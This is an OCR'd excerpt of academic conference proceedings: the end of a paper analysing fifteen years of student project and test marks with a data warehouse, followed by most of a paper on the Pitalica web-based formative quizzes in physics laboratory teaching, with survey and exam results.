Number of students' projects (Figure 4.) and tests by marks (5-negative mark and 6 to 10 - positive marks where 10 is best mark) and by time periods - years and months of submission are presented, as well as average marks by teachers and year of submission.




Figure 4. Number of students' projects by marks and by years of acceptance

TABLE I. NUMBER OF STUDENTS' PROJECTS BY MARKS AND YEARS OF ACCEPTANCE

Year / Mark	5	6	7	8	9	10
1996						1
1997		3	5	12	9	19
1998		11	16	9	10	2
1999	2		7	15	8	5
2000		15	13	20	27	7
2001		6	15	29	19	5
2002		13	20	16	18	8
2003		17	14	36	18	7
2004		3		5	6	1
2005			9		2	1
2006		2				4
2007				1	1	
2008		1		4	6	5
2009		1		3	14	13
2010		9	3	5	11	16
2011	1	5	3	4	10	6

Figure 5. presents graph with number of students' tests by marks and years of submission.




Figure 5. Number of students' tests by marks and years of submission

TABLE II. NUMBER OF STUDENTS' TESTS BY MARKS AND YEARS OF SUBMISSION

Year/ Mark	5	6	7	8	9	10
2005	39	24	25	38	48	37
2006	29	37	69	61	66	39
2007	33	25	54	91	83	55
2008	48	26	58	73	79	61
2009	62	31	20	31	56	47
2010	119	40	38	48	28	33
2011	78	26	25	52	34	33

Figure 6 presents graph with number of projects by month of submission.




Figure 6. Number of submitted projects by months

Figure 7. presents number of tests by month of submission.




Figure 7. Number of submitted tests by months

Figure 8 presents graph with average marks of projects by teachers and years of submissions.




Figure 8. Average marks of projects by teachers

Figure 9 presents graph with average marks of tests by teachers and years of submission.




Figure 9. Average marks of tests by teachers

B. *Discussion*

Previously presented visualization of results enables students' work assessment analysis and evaluation. Analysis of results presented at Figure 4 and Figure 5 is conducted according to several criteria:

- Number of negative students' marks - there is insignificant number of negative marks when students' projects are concerned, while students' tests show significant number of negative marks. Number of negative students' marks at tests is increasing during time.
- Number of tests vs. number of projects - after introducing tests in period of 2005-2009 numbers of tests was increasing, while there was insignificant number of projects. After 2009 number of projects is rising, while number of tests is decreasing.
- Number of marks - in the first period 1996-2003 greatest number of positive marked projects was with marks 8 and 9. In the period of 2005-2009 tests are mostly evaluated with mark 8 and 9, while in period 2009-2011 projects are mostly evaluated with marks 9 and 10, while tests with negative marks -5.

These results could be interpreted as:

- Number of marks, both positive and negative, is more balanced when students were doing tests than when students were dealing with projects.
- The number of best marks significantly higher in projects than in the tests, probably because of feedback during consultations in the process of preparing and working at the project and because students could do their projects in small teams of two or three students.
- Number of negative marks is greater in tests than in projects, since during tests students do their work alone, without consultations with other students or with teacher.
- Number of projects was significantly decreased in a period from 2005 to 2008, as a result of the introduction of tests instead of projects.
- In period between 2008 and 2011 year, the number of realized projects grows again and proportionally number of tests is reduced. The possible reason is changes made in academic curriculums and reduction in number of class hours for teaching and practical laboratory classes.

By analyzing results presented at Figure 6 and Figure 7 it could be concluded that final exam terms direct students to submit their work in these terms:

- Students' projects are submitted and accepted mostly in June and September. This is obviously influenced by two-term course and final exams that were organized at June and September terms.
- Students' tests are submitted in terms when they are organized mostly, i.e. at January and May. This is caused by organization of practical laboratory tests in these terms and two single-term courses where final exams are organized in January/April and June/September terms.

By analyzing results presented at Figure 8 and Figure 9 it has been shown that average marks by teachers when tests are concerned are similar, comparing to average marks for projects where diversity is very much presented.

VI. CONCLUSION

In this paper analysis is conducted upon data in period of fifteen years regarding students' achievements in information systems education by analyzing knowledge and skills assessment data performed by projects and tests. It has been shown that in recent years number of negative marks in projects is increasing, number of tests attendance is decreasing and number of higher marks at projects is increasing. It has been presented that time of submission of students work is related to terms of organized tests and final exams. Evaluators average marks was presented and in case of tests these average marks show similarity, while in evaluation of students' projects significant diversity.

This way it was shown that data warehouse systems could be used for analysis of students' work assessment data. Large amount of data was analyzed from period of fifteen years. This amount of data processed by data warehouse technology enable analysis that show trends in data and point out that students' achievements change over time, caused by certain influences of changes in educational environment.

REFERENCES

[1] W.H. Inmon, "What is a Data Warehouse?" Prism, Volume 1, Number 1, 1995.

[2] Z. Kazi, B. Radulović, D. Radovanović and Kazi Lj, "MOLAP Data Warehouse of a Software Products Servicing Call Center", 33th International convention on Information and Communication Technology, Electronics and Microelectronics, MIPRO 2010, Opatija, Croatia, may 2010.

[3] R. Elmasri, and S. B. Navathe, "Fundamentals of Database Systems", Fifth edition. Addison Wesley, Boston: pg. 977-992, 2007

[4] M.I. Hwang and H. Xu, "The Effect of Implementation Factors on Data Warehousing Success: An Exploratory Study", Journal of Information Technology and Organizations, Volume 2, No 1, 2007.

[5] J. Feldman and R. Tung, R., "Using data-based inquiry and decision making to improve instruction", ERS Spectrum 19(3), pg. 10–19., 2001

[6] J.C. Wayman, "Involving Teachers in Data-Driven Decision Making: Using Computer Data Systems to Support Teacher Inquiry and Reflection", Journal of Education for Students Placed at Risk, 10(3), pg. 295–308., 2005.

[7] K.G. Akintola, A.O. Adetunmbi, and O.S. Adeola, "Building Data Warehousing and Data Mining from Course Management Systems: A Case Study of Federal University of Technology (Futa) Course Management Information Systems", Information Technology for People-Centred Development (ITEPED 2011), Nigeria Computer Society

[8] L.M. Rudner, and C. Boston, "Data Warehousing - Beyond Disaggregation", Educational Leadership, (62-65), 2003.

[9] D.L. Bolton, "Exemplary Uses of Technology in Education", The New Educational Review, Vol 10., pg. 227–244., 2006

The application of web-based formative quizzes in laboratory teaching in higher education environment

Jasna Gamulin[a], Ozren Gamulin[b]
[a] University of Zagreb School of Medicine
Šalata 3, Zagreb, Croatia, Phone:+385 1 4590 268, E-mail: jasna.gamulin@gmail.com
[b] University of Zagreb School of Medicine, Department of Physics and Biophysics
Šalata 3, Zagreb, Croatia, Phone:+385 1 4566 797, E-mail: ozren@mef.hr

Abstract - In this paper authors have presented the results of the application of web-based formative quizzes in physics laboratory teaching at biomedical university study programs. The web application *Pitalica* has been developed in order to enable quizzes for all students at the beginning of each laboratory class. The web-based quizzes are questioning the underlying theory of the specific practical assignment that the student is about to work off. The web-based quizzes have been performed during academic years 2010 and 2011. During the year 2010, quizzes were strictly formative i.e. the principal characteristic of the examination was to provide the appropriate feedback for constructing knowledge. During the 2011, students were informed that aside from the formative role, the total result achieved through quizzes would also bring 20% of the final exam grade.
This paper is investigating the influence of formative web-based quizzes on the final practical exam results, when the two described approaches were applied.
At the end of the course a survey has been conducted, questioning self perceived ease of use, motivation for better preparation, competences acquired, quizzes preferences, ICT literacy and gender.

I. INTRODUCTION

Computers and the Internet are increasingly applied in education. A large number of papers investigating the possible role of the Internet in teaching and learning in various ways and at all levels of education is being published. Aside from virtual universities which offer on-line courses and assessment from distance and via the Internet, there is also the traditional teaching in the classroom supported by the Internet. The type of learning supported by information and communication technology (ICT) that improves quality of teaching and learning is usually called e-learning. The form of learning environments where e-learning is used together with traditional teaching and/or human tutoring (and where face-to-face communication with students is mixed with computer-mediated interaction) is called hybrid teaching and it is increasingly used worldwide and also in Croatia. Having in mind this course of development, the necessity appears to investigate the usefulness of the methods applied in teaching.

This paper is presenting the results of the application of web-based formative quizzes in physics laboratory teaching at biomedical university study programs in Croatia and seeks to answer whether students and the community have benefits from that in terms of better practical exam passing rate and what is the students' perception of some aspects of the described formative assessment application. The plan of this paper is as follows. The paper starts with the theoretical framework in the field of computer assisted formative assessment. Afterwards, the underlying method of the study is presented. This is followed by a presentation, analysis and discussion of the results. Finally, the main conclusions of the study and suggestions for further research are presented.

II. LITERATURE REVIEW

Assessment could be one of the most influencing factors to the process of learning. Expectation of the assessment or perception of what is going to be assessed is amongst the primary motivators of teaching and learning [1]. The assessment could be for summative purposes, when it is used in order to determine what students have achieved in terms of knowledge and skills. Assessment may also be used for formative purposes, in order to provide students with feedback on how they are performing and to give them directions what they need to do to improve learning outcomes [2]. How to embed formative assessment in complex learning environments is still the matter of research [3] and formative assessment is assumed to be one of the most important research fields in the future [4].

In compliance with the increasingly present constructivist and student-centred approach [5], changes in assessment have been noticed. According to constructivist theory, formative assessment aims to facilitate the students to actively construct and not only passively receive their knowledge [6]. The assessment becomes continuous and it is integrated in learning and curriculum in order to foster students' development [7]. Departments are recommended to make sure that there is formative assessment which will provide feedback and help to pace student learning [8]. Black and Wiliam have pointed out the importance of alternative models that

capture the interactions between assessment and classroom learning [9]. According to Hattie and Jeager – „assessment needs to be an integral part of a model of teaching and learning if it is to change from its present status as an adjunct to `see' if learning has occurred, to a new status of being part of the teaching and learning process"[10]. They demonstrated the importance of the close interaction between assessment, learning, and feedback [10]. Some authors are calling for faster changes in that respect and are showing the directions of what the assessment should be. According to Birenbaum - "…Current assessment practices tend to focus on *Assessment of learning*. Such '*testing*' generally is summative, and drives the teaching ('teaching for the test'). It is also inauthentic, context independent, inflexible and uneconomical. As opposed to that, *Assessment for learning* is generally formative, integrated into the curriculum, authentic, context embedded and flexible"[11]. Formative e-assessment is recommended to be part of curriculum since it is proven to be effective [12].

In the traditional classroom teaching the impact of formative assessment on student achievement has barely been researched. However, it has been explored more extensively through literature on the ICT application in education [13]. ICT proves to be very helpful in the field of assessment, especially formative assessment since it allows the administration and the useful feedback to a large number of students in a very limited time [14]. Large student groups in higher education environment are increasingly present due to economical reasons and in such circumstances it is hard to achieve the teacher-student interaction and provide the students with the meaningful and right-in-time feedback of their progress. It is very important that the feedback is fast and during the process of learning, not after it, so that students have time to react and complement their knowledge in the fields where defiance is detected. The assessment is a strong motivational factor for learning and in medicine it has also the social role: society has the right to know that medical doctor is competent. Thereby, assessment in medicine is very important because of its role in public accountability [15]. The shift to summative continuous assessment has also been investigated. Trotter, 2006 has pointed out that the approach to continuous summative assessment has provided extrinsic motivation required to focus students' activities on the required tasks which enhanced the learning environment [16]. Taras states that summative feedback is also of value as it enhances the ability of students to self-assess [17]. Bell and Cowie reported that continuous summative assessment by teacher (not external examinations) was initially called formative assessment [4].

According to Tittle [18] and Black and Wiliam [9] the importance of ecological value of a research is irreplaceable in defining the applicability of results in normal classroom. Ecological validity [9] „is a report of work in real classrooms about what has become the normal method used by a teacher over many years".

In this paper authors have investigated, by means of survey, some constructs on acceptance and use of web-based assessment. The most popular and widely used model on technology acceptance designed in the context of ICT is the Technology Acceptance Model (TAM), introduced by Davis [19] and Davis et al. in 1989 [20]. Investigations on acceptance and use of technology have upgraded on previously developed technology and IT acceptance models (TAM being the most influential of them) into the Unified Theory of Acceptance and Use of Technology introduced by Venkatesh, V., Morris, M. G., Davis, G. B., & Davis, F. D in 2003 [21]. Some of computer based assessment factors, described also by [22], have been modified here for the purpose of the survey questioning users of the web-application *Pitalica* of their computer self efficacy, perceived ease of use, perceived usefulness (motivation) and goal expectancy (competencies).

III. METHODOLOGY

The aim of laboratory teaching in Physics is to make students understand the basic physical processes. It was a common situation during laboratory teaching for teacher to explain most of the time only elementary facts which have practical value and nothing to do with the substance and the very essence of what a student should adopt. If students come to a laboratory exercise well prepared practical problems are solved fast and the teacher can focus on physics lying underneath. In that case exercises are achieving the goal. Basically, students are preparing before the exercise when they expect to be assessed. To assess all the students orally before each exercise would be too time consuming, i.e. it would take almost all the available time. The attempt to ask the obviously unprepared students to leave the class was not successful. As a solution to that, a computer program named *Pitalica* has been developed in order to allow the teacher to quickly assess students at the beginning of each exercise. This kind of assessment aims to stimulate students to learn themselves the basic concepts before the class so that the teacher can focus on explaining more complex concepts and not lose all the time on exchanging banal information. It is assumed that a student will spend approximately 5 minutes on a computer answering to 4-6 questions related to the exercise that he/she is about to work off. This way, a student has the feed-back on his performance in terms of number of points achieved for a specific matter covered by an exercise.

A. Web application

The web application *Pitalica* has been introduced primarily in order to motivate students to prepare better and to participate actively during seminars. The results of the experiment during the academic years 2008/2009 and 2009/2010 have been described by Gamulin, Gugić, Gamulin [23]. After showing positive teaching results and good acceptance by students and teachers, the experiment have been extended also to the laboratory teaching. The results of the application of web-based formative quizzes in physics laboratory teaching at biomedical university study programs were presented in Gamulin and Gamulin

[24]. The experiment took place in the years 2009 and 2010 and the web-based formative quizzes had exclusively formative character. No influence of the *Pitalica* application to the practical exam passing success has been registered for one study program and only slight increase of practical exam passing rate for the other study program in the year of web-based formative assessment application. In this paper authors investigate the influence of formative web-based quizzes on the practical exam results when the total result achieved through quizzes brings 20% of the final exam grade.

The developed web application has a question pool from where questions for assessment are randomly selected. As a form of assessment there is implemented the multiple choice technique. The guidelines provided by Snow [25] have been followed. Number of answers offered to a question could vary from 3 to 5. The program limits the answering time depending on the severity if question. The time available for each question is pre-set by the instructor according to experience and the survey responses from the previous year. The sequence of questions changes in order to prevent the possibility to cheat. The test results are available to the teacher and to the student within 4-5 days. Exact answers are not given through the application, just the result, thus forcing students to learn directly from teaching material and not through multiple-choice tests.

The program has been developed as a web application based on PHP scripting language and MySQL data base and Ajax technology. One of the advantages of the program developed is the possibility of application regardless to specific premises.

B. Web-based quizzes

Laboratory classes are organized in groups of approximately 25 students. Each group has 7 different exercises (Study program 1) or 6 different exercises (Study program 2) during 2 hours and with the presence of 3 teachers. Each student spend a couple of minutes on a computer answering to 4 (in 2010) or 6 (in 2011) questions related to the exercise that he/she is about to perform.

C. Survey

The survey was distributed to first year students attending two different biomedical study programs during the Physics and Biophysics course in the years 2010 and 2011. For the Study program 1 (Table I), the number of respondents was 297 out of 305 students enrolled in the course in the year 2010, and in 2011 the number of respondents was 295 out of 308 students enrolled in the course. For Study program 2 (Table II), the survey has been responded by 95 out of 100 students enrolled in the course in 2010 and by 97 out of 110 students enrolled in the course only during the 2011. The study program is predominately enrolled by female students (more than 95%) and the gender analysis is not carried out.

TABLE I. GENDER STRUCTURE OF PROGRAM 1

	Study program 1				
	Enrolled	Respondents (N)	Man	Woman	Gender NA
2011	308	295	116	165	14
%		100,00	39,32	55,93	4,75
2010	305	297	98	187	12
%		100,00	33,00	62,96	4,04

The first question in the survey explored whether students perceive taking computer mediated quizzes as a burden (perceived ease of use; statement offered: I don't perceive the usage of computer for taking quizzes as a burden).

TABLE II. SURVEY RESPONDENTS IN PROGRAM 2

	Study program 2	
	Enrolled	Survey respondents (N)
2011	110	97
%	100,00	97,00
2010	100	95
%	100,00	95,00

Second question is questioning whether students' perceived level of preparing for the quizzes has been enlarged because of the application of *Pitalica* (motivation-usefulness; statement offered: taking quizzes regularly made me prepare better for exercises).

The third question is enquiring whether self assessed general competencies acquired have been enlarged because of the application of *Pitalica* (competencies-goal expectancy; statement offered: because of the regular preparation I understand better the content of an exercise).

The fourth question is exploring whether students prefer computer assisted quizzes in respect to oral quizzes (preferences; statement offered: I prefer computer assisted quizzes in respect to oral quizzes). Respondents to questions 1 to 4 were offered a scale from 1 to 5 (1- strongly disagree, 2 - disagree, 3 - undecided, 4 - agree, 5 - strongly agree).

Questions 5-11 are exploring the level of computer self efficacy: the self perceived frequency of computer usage, sending/receiving e-mails, Internet access, Word, Excel, Power Point and playing games. Respondents were offered a scale from 1 to 5 (1- once a month, 2 – a couple of times in a month, 3 – once a week, 4 – a couple of times in a week, 5 – every day).

D. Teachers

Laboratory exercises are held by 6 teachers in the same manner which was harmonized and agreed upon beforehand. All the teachers are usually graded during years by students with average grade 4.5 during anonymous survey at the end of the course.

IV. RESULTS

A. Web-based quizzes results

The usual way of teaching during Physics and Biophysics course comprises of lectures, seminars and exercises. In order to pass the final exam, a student has to attend exercises and pass practical exam after the course is over in order to obtain the right to take written part and subsequently the oral part of the final exam. So, experimental and written (pen and paper) practical exam (in further text Practical exam) has been taking place for generations as a prerequisite to pass the final exam. In this paper the Practical exam passing success and the final written exam grades have been demonstrated for the

period of six years (2006-2011) for the first exam term as recorded in Table III and Table IV. The first exam term has been evaluated as good enough choice since according to experience, almost all enrolled students take the first term (for the Study program 2 it is the second term which is taken most frequently). During years 2010 and 2011 the web-based quizzes (in further text Web-based quizzes) have been additionally introduced, taking place during the course before each laboratory exercise. According to the Department's rule the result achieved at Web-based quizzes did not influence the Practical exam result or the final written exam result in 2010. At that time Web-based quizzes had exclusively formative character. During the 2011, students were informed that aside from the formative role, the total result achieved through quizzes would also bring 20% of the final exam grade.

TABLE III. WEB-BASED QUIZ, PRACTICAL EXAM AND FINAL WRITTEN EXAM RESULTS FOR STUDY PROGRAM 1

	Study program 1		
	Web-based quizz - % of total points achieved	Practical exam-passing success %	Final written exam-average grade
year 2011	58,87%	81,42%	2,82
no. of resp. (N)	293	280 out of 293	299
year 2010	53,61%	63,28%	2,96
no. of resp. (N)	305	193 out of 305	304
year 2009	62,71%	73,48%	2,85
no. of resp. (N)	298	219 out of 298	297
year 2008		75,98%	3,10
no. of resp. (N)		193 out of 254	254
year 2007		61,92%	2,64
no. of resp. (N)		161 out of 260	260
year 2006		61,36%	2,95
no. of resp. (N)		181 out of 295	298

The intention is to see whether the introduction of Web-based quizzes has an influence to the Practical exam results. The final written exam average grades have been introduced in order to normalize a generation according to knowledge and competencies. The final written exams result has been chosen as unbiased since it is not affected by personal changes during years, questions base is analysed and standardised during many-years period and, of course, by the rule of Dept. the results achieved at Practical exam do not affect the final exam results. One can say that achieving a better result at Practical exam leads by all means to a better final written exam results, but it should be pointed out that matter covered by Practical exam and the matter covered by written exam do not directly overlap. The final exam contains theoretical and seminar issue so that the connection so far has not been established.

TABLE IV. WEB-BASED QUIZ, PRACTICAL EXAM AND FINAL WRITTEN EXAM RESULTS FOR STUDY PROGRAM 2

	Study program 2		
	Web-based quiz - % of total points achieved	Practical exam-passing success %	Final written exam-average grade
year 2011	47,93%	68,48%	N/A
no. of resp. (N)	95	63 out of 92	
year 2010	50,61%	50,00%	2,11
no. of resp. (N)	92	46 out of 92	
year 2009		48,15%	2,39
no. of resp. (N)		52 out of 108	
year 2008		67,01%	2,24
no. of resp. (N)			
year 2007		39,67%	1,91
no. of resp. (N)			
year 2006		32,03%	1,96
no. of resp. (N)			

In the Table III it is displayed that in the year 2007 the average final written exam grade has decreased compared to the year 2006, indicating the 2007 generation to be in general of a bit lower ability than the generation 2006. At the same time, Practical exam passing success was almost identical for those two years. In the year 2008 the average final written exam grade has considerably increased compared to the year 2007, indicating the 2008 generation to be outstandingly good. Practical exam passing success also increased considerably. In the year 2009, Web-based quizzes have been introduced and the average final written exam grade has considerably decreased compared to the year 2008, indicating 2009 generation to be of an average ability. Practical exam passing success has at the same time slightly decreased but still remained uncommonly high.

In the year 2010, Web-based quizzes have also been performed and the average final written exam grade has slightly increased compared to the year 2009, indicating 2010 generation to be of slightly higher ability compared to generation 2009. Practical exam passing success has at the same time considerably decreased. An explanation for this disappointing result could be that the students' enthusiasm and motivation for taking and preparing for Web-based quizzes have decreased in the year 2010. It might appear because of the feeling that a lot of effort has been invested and nothing (in terms of grade) received in return. Based on this assumption, the Department's rule has been changed in the year 2011 by introducing a combination of summative and formative assessment: the results achieved at Web-based quizzes are to bring up to 20% of the final exam grade. The final written exam average grade indicates the 2011 generation to be an average one and at the same time the Practical exam passing rate has increased to the high 81,42% thus confirming that the introduction of continuous formative assessment with a summative component could enhance the Practical exam passing rate.

For Study program 2, the Web-based quizzes were introduced during year 2010 (formative) and performed also in 2011 (formative + up to 20% of the final exam grade) as reviewed in Table IV. The tendency that the application of Web-based quizzes positively relates to Practical exam passing success is in Study program no. 2 even more distinct. As indicated in Table IV, in the year 2010, Practical exam passing success has increased for approximately 2% compared to the year 2009, final exam average grade being lower that the year before. In 2011 Practical exam passing rate increased to 68,48% which is the highest rate recorded in six years. Yet, the final exam

TABLE V. SURVEY RESULTS IN THE STUDY PROGRAM 1 - YEARS 2010 (N=297) AND 2011 (N=295)

	Study program 1					
	year 2010			year 2011		
	$Mean_{10}$	M_{10}	V_{10}	$Mean_{11}$	M_{11}	V_{11}
Ease of use	3,06	3	42,5	2,57	1	55,6
Motivation	3,24	4	38,9	3,37	4	36,9
Competenc.	3,71	4	28,8	3,83	4	27,5
Preferencie	3,09	5	48,2	2,6	1	55,9
Computer	4,70	5	15,6	4,87	5	9,11
E-mail	4,17	5	24,2	4,07	5	25,1
Internet	4,76	5	13,3	4,9	5	7,35
Word	3,29	3	34,8	3,34	4	33,7
Excel	2,06	1	56,7	1,84	1	53,8
Power Point	3,02	4	41,5	2,87	2	41,2
Playing	2,42	1	60,7	2,19	1	61,3
Time	3,06	3	42,5	4,23	5	22,5

average grade in not available yet so that the result could be fully confirmed only latter (results of the final exam will be available after submission of this paper). In the year 2008 a high passing rate of Practical exam was recorded due to oral quizzes performed during that year. Oral quizzes were not performed further due to exhaustion of teachers and refusal of students.

B. Survey results

The average 5-point scale responses as well as the mode values and respective coefficients of variation collected in surveys in the years 2010 and 2011 are recorded in Table V and Table VI.

The question concerning the ease of use of Web-based quizzes has been graded by the Study program 1 (Table V) respondents slightly positive and average grade has moderately fallen in the year 2011. The coefficients of variation (V_{10}=42,50%, V_{11}=55,62%) indicate insufficiently homogenous sets and the mode values (M_{10}=3, M_{11}=1) even emphasize that tendency.

TABLE VI. SURVEY RESULTS IN THE STUDY PROGRAM 2 - YEARS 2010 (N=95) AND 2011 (N=97)

	Study program 2					
	year 2010			year 2011		
	$Mean_{10}$	M_{10}	V_{10}	$Mean_{11}$	M_{11}	V_{11}
Ease of use	3,15	Mult	45,6	3,05	3	47,8
Motivation	3,53	3	34,5	3,43	3	35,9
Competenc.	3,57	5	35,7	3,9	5	26,0
Preferencie	3,52	5	39,1	3,56	5	40,3
Computer	4,76	5	11,7	4,82	5	9,93
E-mail	3,69	4	28,7	3,87	5	29,3
Internet	4,87	5	6,85	4,9	5	6,24
Word	2,67	3	44,4	3,01	4	36,9
Excel	1,48	1	51,8	1,52	1	49,2
Power	1,91	1	51,9	2,26	1	50,8
Playing	1,77	1	45,6	1,96	1	60,7
Time	3,97	4	25,8	4,15	4	20,0

Respondents enrolled in Study program 2 (Table VI) also graded the perceived ease of use slightly positive and the average grade has decreased in 2011. It is possible that the decrease in grades for Study program 1 is caused by the fact that in 2011 the Web-based quizzes have an impact on the final exam grade which is an additional burden for students.

When asked whether the Web-based quizzes made them prepare better (motivation), respondents in average agreed with the statement and the average grade increased in the second year. The coefficients of variation (V_{10}=38,97%, V_{11}=36,94%) indicate insufficiently homogenous sets and the mode values (M_{10}=4, M_{11}=4) confirm the average grade indicator. Students enrolled in Study program 2 graded the question in the similar way ($Mean_{10}$=3,53; $Mean_{11}$=3,43; M_{10}=3; M_{11}=3).

The question concerning the competencies acquired has been in average positively graded and the average grade has been better in the year 2011 for both Study programs.

The answers for question on whether students prefer Web-based quizzes in respect to oral quiz showed slightly positive average grade in 2010 and strongly decreased in 2011 ($Mean_{10}$=3,09, $Mean_{11}$=2,60). Since coefficients of variation (V_{10}=48,28%, V_{11}=55,90%) indicate insufficiently homogenous sets, the mode values (M_{10}=5, M_{11}=1) are even emphasizing this tendency for Study program 1. With Study program 2, the situation is completely different. The average grades are slightly positive for both years and mode values demonstrate that preferences are leaning strongly towards web-based quizzes.

According to survey, the respondents use computer, Internet and e-mail almost every day, Excell and Power Point once a month, Word once a week and play games using computer a couple of times per month.

Time available for completing an exercise was graded as appropriate in 2010 as well as in 2011 but better in 2011 which is understandable since the time could be better attuned due to experience.

The pair wise correlation coefficients are estimated for the following variables: Ease of use, Motivation, Competences and Preferences. According to obtained results for Study program 1, in 2010, students' motivation to prepare better for exercises due to web-based quizzes has been positively correlated to the web-based quizzes preferences (Person's correlation coefficient r=0,464, N=297, p<0,05, two-tailed) and to the competencies acquired (Person's correlation coefficient r=0,3947, N=297, p<0,05, two-tailed). In 2011, motivation has been also positively correlated to the web-based quizzes preferences (Person's correlation coefficient r=0,2591, N=295, p<0,05, two-tailed) and to the competencies acquired (Person's correlation coefficient r=0,4433, N=295, p<0,05, two-tailed). For the Study program 2 in 2010, the moderate positive correlation between competencies and motivation has also been established (r=0,509, N=95, p<0,05, two-tailed). In 2011, there has also been a moderate positive correlation between competencies and motivation (r=0,5854, N=97, p<0,05, two-tailed).

V. CONCLUSION

Students have spent approximately 2% of the teaching time available for the entire course in answering questions from *Pitalica.* It means that 98% of the teaching time was free for some other teaching activity. It was one of the

goals in developing the application to make students prepare better for laboratory exercises so that the majority of the time in class could be spent in qualitative teaching of physics, not in explaining notorious facts like "connect the wire with the resistor and the other wire with galvanometer…". The goal has been in that respect fully achieved. The results are also showing the enhancement in Practical exam passing rate. The students' attitude towards using Web-based quizzes is generally positive and the summative component improved motivation and acquired competencies perception but didn't contribute to its popularity.

The described experiment with introducing the web-based formative assessment was carried out during normal teaching with the same teachers and within the same environment as before the experiment and involving whole generations. Although the quantitative comparison with the strict equivalent control is not possible in such circumstances, authors agree that the importance of ecological value of the research prevails in defining the applicability of results in normal classroom.

Authors can conclude that formative e-assessment should be obligatory part of curriculum since it is proven to be effective. The ratio of formative and summative assessment which is most efficient is hard to generalize since it obviously depends on a specific course, students' profile, teachers profile, environmental factors etc. This paper is proposing a model of assessment in physics course at biomedical programs.

As a further step in research it is planned to extend the experiment by investigating the promotion of deep learning according to Bloom taxonomy by using web-based formative testing. Although multiple choice questions are regarded to promote only surface learning, when it is carefully combined with classical way of (in-class) teaching, maybe it could help students to adopt faster the required basic concepts and than proceed more successfully to analysis, synthesis and evaluation.

REFERENCES

[1] Meijer, R., "Stimulating innovative item use in assessment", In Scheuermann F., Guimaraes Pereira A. (Eds.) *Towards A Research Agenda On Computer-Based Assessment*, Centre for Research on Lifelong Learning, 2008. [Online], Available: http://crell.jrc.ec.europa.eu/download/Conferences/EU-Report-CBA.pdf

[2] Melton, R. F., *Planning and developing open and distance learning: A quality assurance approach*, 1st Edn., Routledge/ Falmer, London, 2002.

[3] Sadler, D. R., "Formative assessment and the design of instructional systems", *Instructional Science*, vol. 18, p. 119-144, 1989.

[4] Bell B. and Cowie B., "The characteristics of formative assessment in science education", *Science Education*, vol. 85, p. 536-553, 2001.

[5] Gipps, C. V., "What is the role for ICT-based assessment in universities?", *Studies in Higher Education*, vol. 30, no. 2, p. 171–180, April 2005.

[6] Brown, J. S., Collins, A. and Duguid, P., "Situated cognition and the culture of learning", *Educational Researcher*, vol. 18, p. 32-42, 1998.

[7] Black, P. & Wiliam, D., "Inside the black box, raising standards through classroom assessment", *Phi Delta Kappa International*, vol. 80, Issue: 2, Publisher: Granada Learning, p. 139-148, 1998.

[8] Rust, C., "The impact of assessment in student learning", *Active Learning in Higher Education*, vol. 3; p. 145-157, 2002. http://alh.sagepub.com/cgi/content/abstract/3/2/145

